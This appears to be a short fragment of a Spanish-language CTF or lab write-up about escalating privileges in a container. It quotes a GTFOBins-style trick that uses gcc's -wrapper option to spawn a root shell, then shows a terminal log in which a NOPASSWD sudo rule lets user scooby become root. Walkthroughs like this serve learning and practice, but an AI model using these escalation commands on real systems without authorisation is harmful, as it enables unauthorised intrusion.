


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcc -wrapper /bin/sh,-s .
```

Hasta el ultimo usuario que es scooby que tiene permisos sudo, así que simplemente con escribir sudo su ya vemos que somos root.



```
scooby@3182056aca69:/$ sudo -l
Matching Defaults entries for scooby on 3182056aca69:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User scooby may run the following commands on 3182056aca69:
    (root) NOPASSWD: /usr/bin/sudo
scooby@3182056aca69:/$ sudo /usr/bin/sudo su
root@3182056aca69:/# whoami
root
```